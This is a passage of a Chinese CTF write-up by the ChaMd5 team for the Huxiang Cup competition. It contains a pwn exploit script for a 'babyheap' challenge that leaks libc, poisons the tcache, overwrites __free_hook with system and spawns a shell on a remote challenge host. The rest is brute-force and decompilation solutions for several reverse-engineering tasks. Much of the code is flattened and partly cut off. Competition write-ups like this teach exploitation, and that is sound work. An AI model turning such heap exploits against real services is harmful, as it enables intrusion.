__name__ == '__main__':exp()
```

babyheap

解题思路

```
# _*_ coding:utf-8 _*_from pwn_debug import *pdbg=pwn_debug("babyheap")pdbg.context.terminal=['tmux', 'splitw', '-
h']context.log_level='debug'pdbg.local("./libc.so.6")#32/64pdbg.debug("2.27")pdbg.remote('47.111.104.169',563
switch==1:p=pdbg.run("local")elif switch==2:p=pdbg.run("debug")elif switch==3:p=pdbg.run("remote")#---------
--------------------------------------------------------------------------------s = lambda data :p.send(str(data)) #in case that
data is an intsa = lambda delim,data :p.sendafter(str(delim), str(data))sl = lambda data :p.sendline(str(data))sla
= lambda delim,data :p.sendlineafter(str(delim), str(data))r = lambda numb=4096 :p.recv(numb)ru = lambda
delims, drop=True :p.recvuntil(delims, drop)it = lambda :p.interactive()uu32 = lambda data :u32(data.ljust(4, '
'))uu64 = lambda data :u64(data.ljust(8, ' '))bp = lambda bkp :pdbg.bp(bkp)def bpp():bp([])# input()def
dbg(arg):bp([arg])#input()def lg(s,addr):print(' 33[1;31;40m%20s-->0x%x 33[0m'%(s,addr))elf=pdbg.elf#
libc=pdbg.libcsh_x86_18="x6ax0bx58x53x68x2fx2fx73x68x68x2fx62x69x6ex89xe3xcdx80"sh_x86_20="x31xc9x6
db.com/shellcodes#-----------------------------------------------------------------------------------------libc =
ELF("./libc.so.6")def cho(idx):sla(">>",str(idx))def add():cho(1)# sla("input note:",con)def
delete(idx):cho(4)sla("index?",idx)def show(idx):cho(2)sla("index?",str(idx))def
edit(idx,sz,con):cho(3)sla("index?",str(idx))sla("Size:",str(sz))sa("Content:",con)def exp():# debug([0xB0C])#------
----------------------------------leak libc & heapshow(-14)ru('n')data = uu64(r(6))lg('data',data)addr = data -
libc.sym['_IO_2_1_stdout_']lg('addr',addr)fh = addr+libc.sym['__free_hook']sys =
addr+libc.sym['system']lg('sys',sys)#---------------------------------------shell#下面的操作类似于lctf2018-pwn-
easy_heap#----------------------step1for i in range(7):add()for i in range(3):add()# 7 8 9for i in
range(6):delete(i)delete(9)for i in range(6,9):delete(i)#----------------------step2for i in
range(7):add()add()#7add()#8add()#9for i in range(6):delete(i)delete(8)#tcachedelete(7)add()# dbg()#
raw_input()edit(0,0xf8,'a')delete(6)delete(9)#----------------------step3for i in
range(7):add()add()add()add()delete(9)edit(4,0x20,'/bin/shx00')edit(0,0x20,p64(fh))add()add()edit(11,8,p64(sys)
dbg()it()if __name__ == '__main__':exp()
```

Reverse

easyZ

刚开始静态分析一直在报错，搞得以为是我的电脑的问题。

尝试动态调试无意间发现qemu这玩意。

然后继续搭建环境，动态调试。

感觉等找到的时候高数也就不是什么问题了。不过还是强，还是被找到了。

该反击了，开始后开始反向定位，找到反汇编，看着指令一点一点的调试。


程序就是先判断输入长度，然后加密比较。

也不想搞花里胡哨的，直接爆破不香吗？不禁感叹就这？？？


a = [0x0000b2b0, 0x00006e72, 0x00006061, 0x0000565d,0x0000942d, 0x0000ac79, 0x0000391c, 0x0000643d,0x0000ec3f, 0x0000bd10, 0x0000c43e, 0x00007a65,0x0000184b, 0x0000ef5b, 0x00005a06, 0x0000a8c0,0x0000f64b, 0x0000c774, 0x000002ff, 0x00008e57,0x0000aed9, 0x0000d8a9, 0x0000230c, 0x000074e8,0x0000c2a6, 0x000088b3, 0x0000af2a, 0x00009ea7,0x0000ce8a, 0x00005924, 0x0000d276, 0x000056d4,0x000077d7, 0x0000990e, 0x0000b585, 0x00004bcd,0x00005277, 0x00001afc, 0x00008c8a, 0x0000cdb5,0x00006e26, 0x00004c22, 0x0000673f, 0x0000daff,0x00000fac, 0x000086c7, 0x0000e048, 0x0000c483,0x000085d3, 0x00002204, 0x0000c2ee, 0x0000e07f,0x00000caf, 0x0000bf76, 0x000063fe, 0x0000bffb,0x00004b09, 0x0000e5b3, 0x00008bda, 0x000096df,0x0000866d, 0x00001719, 0x00006bcf, 0x0000adcc,0x00000f2b, 0x000051ce, 0x00001549, 0x000020c1,0x00003a8d, 0x000005f5, 0x00005403, 0x00001125,0x00009161, 0x0000e2a5, 0x00005196, 0x0000d8d2,0x0000d644, 0x0000ee86, 0x00003896, 0x00002e71,0x0000a6f1, 0x0000dfcf, 0x00003ece, 0x00007d49,0x0000c24d, 0x0000237e, 0x00009352, 0x00007a97,0x00007bfa, 0x0000cbaa, 0x000010dc, 0x00003bd9,0x00007d7b, 0x00003b88, 0x0000b0d0, 0x0000e8bc]b = [0x08a73233, 0x116db0f6, 0x0e654937, 0x03c374a7,0x16bc8ed9, 0x0846b755, 0x08949f47, 0x04a13c27,0x0976cf0a, 0x07461189, 0x1e1a5c12, 0x11e64d96,0x03cf09b3, 0x093cb610, 0x0d41ea64, 0x07648050,0x092039bf, 0x08e7f1f7, 0x004d871f, 0x1680f823,0x06f3c3eb, 0x2205134d, 0x015c6a7c, 0x11c67ed0,0x0817b32e, 0x06bd9b92, 0x08806b0c, 0x06aaa515,0x205b9f76, 0x0de963e9, 0x2194e8e2, 0x047593bc]for i in range(32):for j in range(32,127):temp = j*j*a[(i<<2)//4] + a[((i+32)<<2)//4]*j + a[((i+64) << 2)//4]if temp == b[i]:print(chr(j),end='')break

easyre

解题思路



这题放入IDA可以看到，在main中其实是没有关于flag的check部分的。有的只是对flag的长度的一个check，仅仅只是要求了flag的长度为0x18。之后就会ret，会到上一级函数。这里我没有选择去用IDA深究，而是用OD去动态调试看一下。



向下跟进可以看到在main返回之后，会有一个加密的过程。先将第一个字符与0xe0存到栈中。之后就是第一个字符左移3位，第二个字符右移5位，之后取或运算。之后异或循环变量也就是字符数组下标。大致伪代码就是(((input[i])|(input[i+1]))&0xff)^i。最后将存入栈中的变量和最后一位做运算。

再次ret可以看到check部分，找到加密flag之后的数据。

位运算本身不可逆，而我算法也不大行，所以直接正面爆破。我们可以把每一位的表达式看做一种条件，而对于移位和或运算，必然会有多解，满足所有条件，才能确定唯一的flag。在我多次的尝试之后发现，每一位的取值其实可能性也很有限，而在前后两个条件的限制下，其实就会固定，所以可以进行分段爆破。(不存在艺术，简单粗暴才能抢血)大致给一下部分代码截图，就不给完全了，每个人的爆破代码都不一样的。

```
for i in range(32,128):
    for j in range(32,128):
        #print hex(((i<<3)|(j>>5)&0xff))
        if ((((i<<3)|(j>>5))^18)&0xff==0xb3):
            for k in range(32,128):
                if ((((j<<3)|(k>>5))^19)&0xff==0x91):
                    for i4 in range(32,128):
                        if ((((k<<3)|(i4>>5))^20)&0xff==0xef):
                            for i5 in range(32,128):
```

ReMe

解题思路

这题主要考察python的反编译，具体从exe->pyc->py这个过程可以百度，这里不多说。反编译后的代码如下

uncompyle6 version 3.7.4# Python bytecode 3.7 (3394)# Decompiled from: Python 2.7.15+ (default, Aug 31 2018, 11:56:52)# [GCC 8.2.0]# Warning: this version of Python has problems handling the Python 3 "byte" type in constants properly.# Embedded file name: ReMe.py# Compiled at: 1995-09-28 00:18:56# Size of source mod 2**32: 272 bytesimport sys, hashlibcheck = ['e5438e78ec1de10a2693f9cffb930d23','08e8e8855af8ea652df54845d21b9d67','a905095f0d801abd5865d649a func(num):result = []while num != 1:num = num * 3 + 1 if num % 2 else num // 2result.append(num)return resultif __name__ == '__main__':print('Your input is not the FLAG!')inp = input()if len(inp) != 27:print('length error!')sys.exit(-1)for i, ch in enumerate(inp):ret_list = func(ord(ch))s = ''for idx in range(len(ret_list)):s += str(ret_list[idx])s += str(ret_list[(len(ret_list) - idx - 1)])md5 = hashlib.md5()md5.update(s.encode('utf-8'))if md5.hexdigest() != check[i]:sys.exit(i)md5 = hashlib.md5()md5.update(inp.encode('utf-8'))print('You win!')print('flag{' + md5.hexdigest() + '}')# okay decompiling 2.pyc

稍微改一改源码，就会自己出flag

uncompyle6 version 3.7.4# Python bytecode 3.7 (3394)# Decompiled from: Python 2.7.15+ (default, Aug 31 2018, 11:56:52)# [GCC 8.2.0]# Warning: this version of Python has problems handling the Python 3 "byte" type in constants properly.# Embedded file name: ReMe.py# Compiled at: 1995-09-28 00:18:56# Size of source mod 2**32: 272 bytesimport sys, hashlibcheck = ['e5438e78ec1de10a2693f9cffb930d23','08e8e8855af8ea652df54845d21b9d67','a905095f0d801abd5865d649a func(num):result = []while num != 1:num = num * 3 + 1 if num % 2 else num // 2result.append(num)return resultif __name__ == '__main__':flag = '''print('Your input is not the FLAG!')inp = input()if len(inp) != 27:print('length error!')sys.exit(-1)for i, ch in enumerate(inp):'''for i in range(len(check)):for ch in range(32,128):ret_list = func(ch)s = ''for idx in range(len(ret_list)):s += str(ret_list[idx])s += str(ret_list[(len(ret_list) - idx - 1)])md5 = hashlib.md5()md5.update(s.encode('utf-8'))if md5.hexdigest() == check[i]:flag += chr(ch)print(flag)'''md5 = hashlib.md5()md5.update(inp.encode('utf-8'))print('You win!')print('flag{' + md5.hexdigest() + '}')'''# okay decompiling 2.pyc

easy_c++

签到题，最基本的逆向。

```
std::allocator<char>::~allocator(&v10);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
  &v16,
  "7d21e<e3<:3;9;ji t r#w\"$*{*+*$|,",
  v3);
v4 = std::operator<<<std::char_traits<char>>(&std::cout, "Please input flag:");
std::ostream::operator<<(v4, &std::endl<char,std::char_traits<char>>);
std::operator>><char,std::char_traits<char>,std::allocator<char>>(&std::cin, &v16);
if ( std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(&v16) != 32 )
{
  v5 = std::operator<<<std::char_traits<char>>(&std::cout, "length error");
  std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
  exit(0);
}
for ( i = 0; ; ++i )
{
  v6 = i;
  if ( v6 >= std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(&v16) )
    break;
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::substr(&v17, &v16, i, 1LL);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator=(&v14, &v17);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v17);
  v11 = *std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](&v14, 0LL);
  v13 = i ^ v11;
  v11 ^= i;
  v7 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](&v16, i);
  *v7 = v11;
}
if ( std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::compare(&v16, &v15) == 0 )
  v8 = std::operator<<<std::char_traits<char>>(&std::cout, "Good,you got it,flag is flag{your input}");
else
```

这里可以看到最关键的三个地方，就是很常见的，密文，加密算法，比较，而算法又是最基础的xor。直接上脚本就行

>>> a = '7d21e>> flag = ''>>> for i in range(len(a)):... flag += chr(ord(a[i])^i)...>>> flag'7e02a9c4439056df0e2a7b432b0069b3'

end

ChaMd5 ctf组 长期招新

尤其是crypto+reverse+pwn+合约的大佬

本文始发于微信公众号(ChaMd5安全团队)：湖湘杯-WriteUp